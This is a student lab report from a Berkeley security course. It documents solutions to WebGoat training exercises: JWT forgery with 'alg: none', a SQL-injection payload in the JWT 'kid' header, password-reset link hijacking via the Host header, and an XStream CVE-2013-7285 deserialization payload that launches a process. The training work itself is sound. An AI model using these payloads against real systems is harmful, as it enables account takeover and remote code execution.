

Hands-On lab 2

MICS-252, Fall 2024

Prepared by: Karl-Johan Westhoff

email: kjwesthoff@berkeley.edu

UC Berkeley School of Information

MICS Course 252 Fall 2024 (Kristy Westphal)

1 Introduction

I went through the webGoat exercises and managed to solve most of them, I extensively used the walk-throughs in [1]. I couldn't get the quiz parts to work and some of the exercises were apparently not working properly for example:

- The last of the JWT exercises reported in Appendix ?? were in 2 versions (I think), of which I could only solve one, see Appendix ??.
- The Password reset link exercise Appendix ??, I did get the link redirect to work, but the reset endpoint itself seems to be broken (it also gave me problems using my own credentials)

2 Lessons Learned

Of the exercises I worked with this week, 3 stood out:

- Insecure Login, JWT tokens exercise 16/18, Reported in Appendix ??, where the header properties of a JWT are defined dynamically, in this case including a SQL injection vulnerability. Lesson learned: More complexity creates more vulnerabilities
- Insecure Login, password reset, (reported in Appendix ??) was interesting. Lesson Learned: Do not trust any user inputs (in this case user controlled input was used to generate a link endpoint)
- Vuln. and Outdated Components, the CVE-2013-7285 (XStream) exercise (reported in Appendix ??). Lesson Learned: Supply chain vulnerabilities, and need for caution when importing and using 3rd party libraries

3 Topics for Further Exploration

Topics Here

JWT token exploitation

3.1 Open source and supply chain vulnerabilities

Library dependencies and open source Log4j tar.xz openssh

Comment: Some organizations prefer to have 'someone to blame' and if they paid for proprietary software they feel that they can unload some liability.

4 Conclusion

Conclusion Here

References

- [1] *WebGoat Labs, Walkthroughs*. <https://docs.cycubix.com/application-security-series/web-application-security-essentials/solutions>. Accessed: 2024-8-31.
- [2] *Medium WebGoat JWT tokens 8*. <https://pvxs.medium.com/webgoat-jwt-tokens-8-6ea5f5132499>. Accessed: 2024-9-5.

Appendices

A Identity and Authentication Failure

A.1 Authentication Bypass

There is a bug in the password reset system, changing the names in the http POST payload solves the assignment, see Figure ??




Figure 1: Authentication reset bypassed by changing the secQuestion names the POST request payload

A.2 Insecure Login

For some reason some credentials are hardcoded or left from previous logins when sending the POST request empty, see Figure ??.

A.3 JWT Tokens

JWT tokens are sometimes used in place of authentication cookies, i.e. without the cross reference protections the browser offers. JWT's are basically ways to send information verified by signatures. In this case the header can be manipulated not to do the verification and blindly trust the token.

JWT(4) Decoded the token on jwt.io and found 'user' as the name

JWT(6) Decoded and manipulated the token using Burps Decoder , setting the signature alg to 'none' and admin to true and got "something" accepted 202, see Figure ?? I am not sure this was the intent of the exercise, but it is how far i got.




Figure 2: Captain Jacks credentials in the POST




Figure 3: JWT token manipulations

JWT(8) I was unable to load the Quiz..

JWT(11) JWT Cracking, decided to skip this exercise, intent was to use hashcat and wordlists to break the sha code, but I do not have the tools installed in the machine used for WebGoat..

JWT(13) Refresh Tokens Manipulated the token by setting the algorithm to 'none' and manipulating the expiration, see Figure ??

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 POST /WebGoat/JWT/refresh/checkout HTTP/1.1				1 HTTP/1.1 200 OK			
2 Host: localhost:8080				2 Connection: keep-alive			
3 Content-Length: 0				3 Content-Type: application/json			
4 sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"				4 Date: Thu, 05 Sep 2024 20:23:46 GMT			
5 Accept-Language: en-US				5 Content-Length: 240			
6 sec-ch-ua-mobile: ?0				6			
7 Authorization: Bearer				7 {			
eyJhbGciOiJIbGw...				8 "lessonCompleted":true,			
eyJhbGciOiJIbGw...				9 "feedback":			
eyJhbGciOiJIbGw...				10 "Nicely found! You solved the assignment with 'alg: none' can you			
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)				11 also solve it by using the refresh token?",			
9 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100				12 "output":null,			
10 Safari/537.36				13 "assignment":"JWTRefreshEndpoint",			
11 Content-Type: application/x-www-form-urlencoded; charset=UTF-8				14 "attemptWasMade":true			
12 Accept: */*				15 }			
13 X-Requested-With: XMLHttpRequest							
14 sec-ch-ua-platform: "Linux"							
15 Origin: http://localhost:8080							
16 Sec-Fetch-Site: same-origin							
17 Sec-Fetch-Mode: cors							
18 Sec-Fetch-Dest: empty							
19 Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252							
20 Accept-Encoding: gzip, deflate, br							
21 Cookie: JSESSIONID=Yr0IvgEdVCjNB_6wTiBtcmelq_BsM4rE33dpp8Ca							
22 Connection: keep-alive							

Figure 4: *JWT token manipulations, without refresh.. see next*

JWT(16/18) Avanced Token generation.. I found this one difficult and relied on a walkthrough from [2], where references to the WebGoat source code in GitHub was used to solve the assignment.

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 404 Not Found			
2 Connection: keep-alive			
3 Vary: Origin			
4 Vary: Access-Control-Request-Method			
5 Vary: Access-Control-Request-Headers			
6 Content-Type: application/json			
7 Date: Thu, 05 Sep 2024 21:10:22 GMT			
8 Content-Length: 134			
9			
10 {			
11 "timestamp": "2024-09-05T21:10:22.054+00:00",			
12 "status": 404,			
13 "error": "Not Found",			
14 "path": "/WebGoat/JWT/final/delete"			
15 }			

Figure 5: Could not find the `/WebGoat/JWT/final/delete` endpoint turns out the right page is in 18


Manipulated the jwt from the delete POST by changing the names to tom, manipulating expiration and changing the 'kid' to:

```
"something_else' UNION SELECT 'bmV3X2tleQ==' FROM INFORMATION_SCHEMA.SYSTEM_USERS; --",
```


All signed with "new_key": giving:

A.4 Password reset

Password Reset 2: Email functionality with WebWolf


 Account Access

@



Access

[Forgot your password?](#)



✓

[Sign up](#) [Login](#)

WebGoat Password Recovery

Your username

What is your favorite color?

Submit

Congratulations. You have successfully completed the assignment.

7

Password Reset 6: Creating the password reset link Redirecting the reset password link, the link is generated by a the Host in the POST header (which can be manipulated) and a random number. The link is sent to whatever email is in the payload see figure ?? . The link is then redirected to WebWolf which we control ?? . Unfortunately i think the reset mechanism is broken, after supplying the reset password, I am directed to an error page.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST	/WebGoat/PasswordReset/ForgotPassword/create-password-reset-link		1	HTTP/1.1	200 OK	
2	Host:127.0.0.1:9090			2	Connection:	keep-alive	
3	Content-Length: 29			3	Content-Type:	application/json	
4	sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"			4	Date:	Fri, 06 Sep 2024 18:06:03 GMT	
5	Accept-Language: en-US			5	Content-Length:	197	
6	sec-ch-ua-mobile: ?0			6			
7	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)			7	{		
8	AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100			8	"lessonCompleted":true,		
9	Safari/537.36			9	"feedback":"An e-mail has been send to tom@webgoat-cloud.org",		
10	Content-Type: application/x-www-form-urlencoded; charset=UTF-8			10	"output":null,		
11	Accept: */*			11	"assignment":"ResetLinkAssignmentForgotPassword",		
12	X-Requested-With: XMLHttpRequest			12	"attemptWasMade":true		
13	sec-ch-ua-platform: "Linux"			13	}		
14	Origin: http://localhost:8080						
15	Sec-Fetch-Site: same-origin						
16	Sec-Fetch-Mode: cors						
17	Sec-Fetch-Dest: empty						
18	Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252						
19	Accept-Encoding: gzip, deflate, br						
20	Cookie: JSESSIONID=I05oMwF07oShMmWpnuFahvuCBYUAP67LsHrYGzUh						
21	Connection: keep-alive						
	email=tom@40webgoat-cloud.org						

Figure 9: Manipulating where the password reset link is sent

✓ 2024-09-06T17:55:26.958338114Z /WebWolf/PasswordReset/reset/reset-password/8e6e0678-a102-4451-9718-61ac9c4a9b57	
<pre>{ "timestamp" : "2024-09-06T17:55:26.958338114Z", "request" : { "uri" : "http://127.0.0.1:9090/WebWolf/PasswordReset/reset/reset-password/8e6e0678-a102-4451-9718-61ac9c4a9b57", "remoteAddress" : null, "method" : "GET", "headers" : { "Accept" : ["application/json, application/*+json"], "Connection" : ["keep-alive"], "User-Agent" : ["Java/21.0.1"], "Host" : ["127.0.0.1:9090"] } } }</pre>	

Figure 10: Link intercepted in webwolf

A.5 Secure Passwords

See Figure ??

Enter a secure password...

Submit

You have succeeded! The password is secure enough.

Your Password: *****

Length: 11

Estimated guesses needed to crack your password: 100000000001

Score: 4/4

Estimated cracking time: 317 years 35 days 17 hours 46 minutes 40 seconds

Score: 4/4

Figure 11: Secure Passwords: Following the NIST recommendations

1 2 3 4 5 6 7 8 9 10 11 12 13

The exploit is not always in "your" code

Below is an example of using the same WebGoat source code, but different versions of the jquery-ui component. One is exploitable; one is not.

jquery-ui:1.10.4

This example allows the user to specify the content of the "closeText" for the jquery-ui dialog. This is a small development version however the jquery-ui dialog (TBD - show exploit link) does not defend against XSS in the closeText.

Clicking go will execute a jquery-ui close dialog:

This dialog should have exploited a known flaw in jquery-ui:1.10.4 and allowed a XSS

jquery-ui:1.12.0 Not Vulnerable

Using the same WebGoat source code but upgrading the jquery-ui library to a non-vulnerable version eliminates the exploit.

Clicking go will execute a jquery-ui close dialog:

jquery-ui-1.12.0

This dialog should have prevented the above exploit using the EXACT same code in WebGoat but using a later version of jquery-ui.

Figure 12: Differences in JQuery versions, one of which is vulnerable to reflected XSS

B Vuln. and Outdated Components

B.1 (5)The exploit is not always in "your" code

B.2 (12)Exploiting CVE-2013-7285 (XStream)

This one is scary. XStream is a serial/de-serializer for XML, JSON etc. when used as a deserializer, it opens up possibility of an OS command injection resulting in remote code execution. XStream.fromXML deserializes into an Java Object, vulnerable to OS injection as `<interface>org.owasp.webgoat.lessons.vulnerable.components.Contact</interface>` the Contact function will be executed

Exploiting CVE-2013-7285 (XStream)

i This lesson only works when you are using the Docker image of WebGoat.

WebGoat uses an XML document to add contacts to a contacts database.

```
<contact>
  <id>1</id>
  <firstName>Bruce</firstName>
  <lastName>Mayhew</lastName>
  <email>webgoat@owasp.org</email>
</contact>
```

The java interface that you need for the exercise is: `org.owasp.webgoat.lessons.vulnerablecomponents.Contact`. Start by sending the above contact to see what the normal response would be and then read the CVE vulnerability documentation (search the Internet) and try to trigger the vulnerability. For this example, we will let you enter the XML directly versus intercepting the request and modifying the data. You provide the XML representation of a contact and WebGoat will convert it a Contact object using

`XStream.fromXML(xml)`.

✓

Enter the contact's xml representation:

<contact class='dynamic-proxy'>
<interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>
<handler class='java.beans.EventHandler'>
<target class='java.lang.ProcessBuilder'>
<command>
<string>calc.exe</string>
</command>
</target>
<action>start</action>
</handler>
</contact>

Go!

You successfully tried to exploit the CVE-2013-7285 vulnerability

java.io.IOException: Cannot run program "calc.exe": error=2, No such file or directory

Figure 13: XStream deserializes and executes Contact function resulting in remote code execution




Figure 14: Section A6 Solved

C Security Logging Failures

C.1 Lets Try (2)

See solved Figure ??




Figure 15: Lets Try solved using inspiration from [1], username: admin, pw: url encoded Za%0d%a

C.2 Lets Try (4)

See Figure ??




Figure 16: The Password is leaked, internally on the server (exploitation requires access to the server)

D Client Side

D.1 Bypass front-end restrictions

Client Side DOM and JS manipulation

Field Restrictions Bypassed the input fields by manipulating the POST request with impossible options see Figure ??




Figure 17: Bypassed the input fields by manipulating the POST request with impossible options

Validation See Figure ??




Figure 18: Bypassed the input fields by manipulating the POST request with impossible options still works with validation

D.2 Client side filtering

Salary manager (2) Found Bartholomew's salary in a hidden table in the DOM, see Figure ??

Samsung Galaxy S8 Filling out the form an looking at Network traffic in the chrome tools, there is an endpoint for the coupons. If a invalid coupon is entered, the server returns a massage, if the field is left empty there is no traffic. If hitting the endpoint anyway, the code is included in the server response, see Figure ??

```

<table style="display: none" id="hiddenEmployeeRecords" align="center" b
"90%">
  <div>
    <table border="1" width="90%" align="center" <tr>
      <tbody>
        <tr> </tr>
        <tr id="101" < tr> </tr> == $0
        <tr id="102" < tr> </tr>
        <tr id="103" < tr> </tr>
        <tr id="104" < tr> </tr>
        <tr id="105" < tr> </tr>
        <tr id="106" < tr> </tr>
        <tr id="107" < tr> </tr>
        <tr id="108" < tr> </tr>
        <tr id="109" < tr> </tr>
        <tr id="110" < tr> </tr>
        <tr id="111" < tr> </tr>
        <tr id="112" < tr>
          <td>112</td>
          <td>Neville</td>
          <td>Bartholomew</td>
          <td>111-111-1111</td>
          <td>450000</td>
        </tr>
      </tbody>
    </table>
  </div>
</table>

```

Figure 19: Found Bartholomew's 450000 salary in a hidden table in the DOM

```

localhost:8080/WebGoat/clientSideFiltering/challenge-store/coupons
Pretty-print ☐
{
  "codes" : [ {
    "code" : "webgoat",
    "discount" : 25
  }, {
    "code" : "owasp",
    "discount" : 25
  }, {
    "code" : "owasp-webgoat",
    "discount" : 50
  }, {
    "code" : "get_it_for_free",
    "discount" : 100
  } ]
}

```

Figure 20: Found the code in an empty coupon API call

D.3 HTML tampering

See Figure ??




Figure 21: Quantity and Amount can be manipulated in the POST Request